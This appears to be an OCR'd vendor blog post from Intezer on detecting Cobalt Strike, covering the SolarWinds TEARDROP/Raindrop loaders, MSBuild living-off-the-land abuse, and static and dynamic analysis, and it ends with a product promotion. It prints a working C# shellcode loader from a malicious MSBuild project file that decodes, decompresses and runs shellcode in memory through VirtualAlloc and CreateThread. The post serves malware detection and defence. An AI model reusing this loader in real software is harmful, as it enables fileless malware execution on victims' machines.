
Intezer Analyze result for Cobalt Strike payload

How to Detect Supply Chain Attacks

One of the biggest cybersecurity stories of 2020 was the SolarWinds supply chain attack that compromised high-profile entities around the world. This attack was done by an APT group known as NOBELIUM (UNC2452) leveraging the “Orion” business software to distribute malware to private and public organizations. Among the deployed malware was a Cobalt Strike loader dubbed TEARDROP by FireEye. The variant was named Raindrop by Symantec. The TEARDROP dropper is a memory-only DLL that runs as a service spawning a thread that pulls the Cobalt Strike payload from a fake JPG file.

The Raindrop variant is built from a modified version of 7-ZIP source code. It uses a different custom packer than TEARDROP, also leveraging steganography to locate the start of the encoded payload. Once the encoded payload has been located, it extracts, decrypts, and decompresses the data to be executed as shellcode.

It can often be difficult to detect if your organization has been the victim of a supply chain attack. It can be especially hard to collect forensic evidence for an attack when it could be mixed in with the code of legitimate and large files. Due to the nature of supply chain attacks, there are often a large number of machines in an organization infected at one time. An action you can take is to run Intezer’s live endpoint scanner across all machines in the organization. This will give you immediate visibility over all running code and quickly identify infected machines by detecting any traces of malicious code found in-memory. An example of a machine with Raindrop loading Cobalt Strike is shown in the endpoint scan below.



Intezer Analyze endpoint scan result for Raindrop loading and executing a fileless Cobalt Strike payload

Living off the Land (LotL) Detection

Living off the Land (LotL) is the attack process of using legitimate and signed tools, usually provided within the operating system, to execute malware. This is a powerful tactic as it can result in unauthorized code being executed within the memory space of a trusted process, evading malware defenses by flying under the radar. This type of tactic also makes incident response difficult, since analysts can't just filter out known legitimate processes during triage. All processes must be inspected in order to find that one *needle in the haystack*.

One popular tool used for LotL operations is the Microsoft.NET framework utility called MSBuild. MSBuild is the build platform used for Microsoft and Visual Studio. Visual Studio relies on MSBuild to build projects for testing and releases. Attackers are able to pass MSBuild.exe, a project (.proj) file, to build and execute. The payload, usually shellcode, is injected into another process. This attack is effective for attackers as many sandboxing solutions are not able to handle project files and struggle with fileless malware. This technique was observed by Cisco Talos researchers in 2020 to deploy Cobalt Strike.


```
jbB5on2Lc3mg+aLxpG66p103poPbVFtSW1ZbU8rZe2GrvXYq0ctWNdrb82iD2CKG20thXaW7HaBG2qNl3bVztQO0Q7QjtGO0E7BUTM0a7QRuta6Ri+C5unqNQrS2a5rgvrgbz4//WQ+
byte[] ShellCode_gzip = Convert.FromBase64String(ShellCode_B64);
byte[] ShellCode_c = Decompress(ShellCode_gzip);
shellcodeProcessHandle = exec_shellcode(ShellCode_c);
WaitForSingleObject(shellcodeProcessHandle, 0xFFFFFFFF);
return true;
}

static string Decrypt(byte[] cipherText, byte[] Key, byte[] IV) {
string plaintext = null;
using(AesManaged aes = new AesManaged()) {
ICryptoTransform decryptor = aes.CreateDecryptor(Key, IV);
using(MemoryStream ms = new MemoryStream(cipherText)) {
    using(CryptoStream cs = new CryptoStream(ms, decryptor, CryptoStreamMode.Read)) {
      using(StreamReader reader = new StreamReader(cs))
      plaintext = reader.ReadToEnd();
    }
  }
}
return plaintext;
}

static byte[] Decompress(byte[] data)
{
using (var compressedStream = new MemoryStream(data))
using (var zipStream = new GZipStream(compressedStream, CompressionMode.Decompress))
using (var resultStream = new MemoryStream())
{
  zipStream.CopyTo(resultStream);
  return resultStream.ToArray();
}
}

private static IntPtr exec_shellcode(byte[] shellcode)
{
UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0;
IntPtr pinfo = IntPtr.Zero;
hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
return hThread;
}
```

Project file code

As shown above, the project file has an encoded and compressed payload. This payload is decrypted, decompressed, and then copied into memory. The shellcode is then executed in a new thread.

How to Detect?

An endpoint with a system injected with Cobalt Strike via MSBuild is shown below. Note the process tree at the bottom indicating the “fileless code.”




Intezer Analyze endpoint scan of a Cobalt Strike-infected system via LotL technique

How to Detect Executables (EXE) Files

There is an acronym in the United States Armed Forces called “KISS.” KISS stands for “Keep it simple, stupid!” Sometimes simple is better, and another way for Cobalt Strike to be deployed is in a simple Windows EXE form. This requires either social engineering tactics to get the target to execute the malware or another program/script to execute the file. This process involves creation of a thread that sets up a named pipe for privilege escalation. Once the shellcode is written to the named pipe, it is decrypted and executed in a separate thread.

An example of one of these payloads is shown in the analysis below. Notice how the Cobalt Strike code is only shown when it is executed and found in-memory.



Cobalt Strike found via memory analysis

How can Cobalt Strike be detected and remediated?

Due to the many ways Cobalt Strike is deployed, detection can be hard. The use of shellcode, encoding, compression, obfuscated strings, process injection, hashing algorithms, domain fronting, different communication channels, and dynamically loaded libraries all give malware and network defenses a run for their money.

Static Analysis

Static analysis involves examining the file using various techniques without actually having to execute the file itself. Static analysis can involve hashing the file and finding intel on it, taking a look at the strings to see if there are functionality or network indicators, or checking imports and running signatures such as YARA for the file. Although useful, static analysis on its own is probably not sufficient to detect Cobalt Strike.

Using hash-based identification of Cobalt Strike is insufficient, since each payload will be encrypted with different keys and each configuration will uniquely change the hash value. It is trivial to generate a new payload for each new target.

Checking strings may be insufficient also. Strings for pipe names are dynamically generated and incorporate random numbers, meaning they can change every time the malware is executed. Encrypted payloads will also obfuscate useful strings from static analysis.

API Hashing algorithms employed by Cobalt Strike hide imports from static analysis techniques. Signature-based detection is great for detecting malware, but due to the versatility of Cobalt Strike's deployment using multiple stages and encrypted/obfuscated payloads, an analyst may only be able to detect that a file is going to load and execute a payload in-memory. Without dynamic analysis, they won't be able to detect exactly what that payload will be.


Dynamic Analysis

Dynamic analysis is the process of executing the suspect file in order to analyze its behavior and how it affects the environment it runs in. Dynamic analysis can open up new areas to explore as one can follow the malware through each stage of its deployment and functionality. Dynamic analysis can get the malware to unpack, decode, or download additional stages. These new stages are then subject to further dynamic analysis as well as the previously mentioned static analysis techniques.

Dynamic analysis does not have many limitations, although some malware includes functionality to detect if it is being observed or running inside a sandboxed environment. There is also the possibility that during dynamic analysis, areas of malicious code may not be intentionally executed, and thus not detected in the behavior. The best way to detect malicious code is via genetic code analysis which is done automatically for you in Intezer Analyze.


Combination of Several Techniques

The best way to detect Cobalt Strike code is through a combination of dynamic, static, and genetic analysis. Let's take a suspicious looking document from an unknown entity as an example. Before opening the document, we submit it to Intezer Analyze and get the verdict, as shown below.



Intezer Analyze result showing in-memory Cobalt Strike code


The document drops and executes Cobalt Strike in the memory space of “rundll32.exe.” Signatures are leveraged to show capabilities and file characteristics. Under the “TTPs” tab the user can see the techniques/capabilities employed by the malicious document.



TTPs section showing capabilities detected during execution


The document displays interesting techniques such as macros with auto-execution, network activity with a unique user agent, office process starting martian subprocess, and process injection. You can also dive deeper into capabilities specific to the injected Cobalt Strike process.

The “IoCs” tab in Intezer Analyze shows indicators that can help you pivot and search in your environment during investigations to map out the scope of an attack. IoCs provide you with file hashes and network indicators such as URLs, and IP addresses being contacted through irregular ports.



IoCs tab showing file and network indicators

The “Behavior” tab shows a more in-depth analysis of the file’s behavior, where you can see the process tree, network activity, screenshots and file/registry activity.



Behavior tab showing observed behavior during sandbox execution

The Only Abused Pen Testing Tool?

Cobalt Strike is not the only penetration testing or legitimate tool that has been co-opted and abused by threat actors. In the past, tools such as Pafish (Paranoid Fish) have been used by Iranian actors in their tooling for virtual machine (VM) detection. The “Sysinternals” suite has been used extensively by threat actors. Most notably, PsExec has been used in high-profile attacks such as the 2017 NotPetya global ransomware outbreak.

More recently, legitimate and penetration testing tools for the cloud have been used by threat actors. The threat actor TeamTNT has used Weave Scope, a trusted tool which gives the user full access to their cloud environment, and is integrated with Docker, Kubernetes, the Distributed Cloud Operating System (DC/OS), and AWS Elastic Compute Cloud (EC2). The attacker installs this tool in order to map the cloud environment of their victim and execute system commands without needing to deploy malicious code on the server. The same group has also been documented using the penetration testing tool Break Out The Box (BOTB) for cloud and containerized environments.

Get Started for Free

With Intezer Analyze, you can analyze any suspicious files that you encounter, including non-executable files such as Microsoft Office documents, scripts, archives, and more. Stay on top of analyzing and classifying Cobalt Strike and other threats. Get started for free and start with 50 file uploads per month.
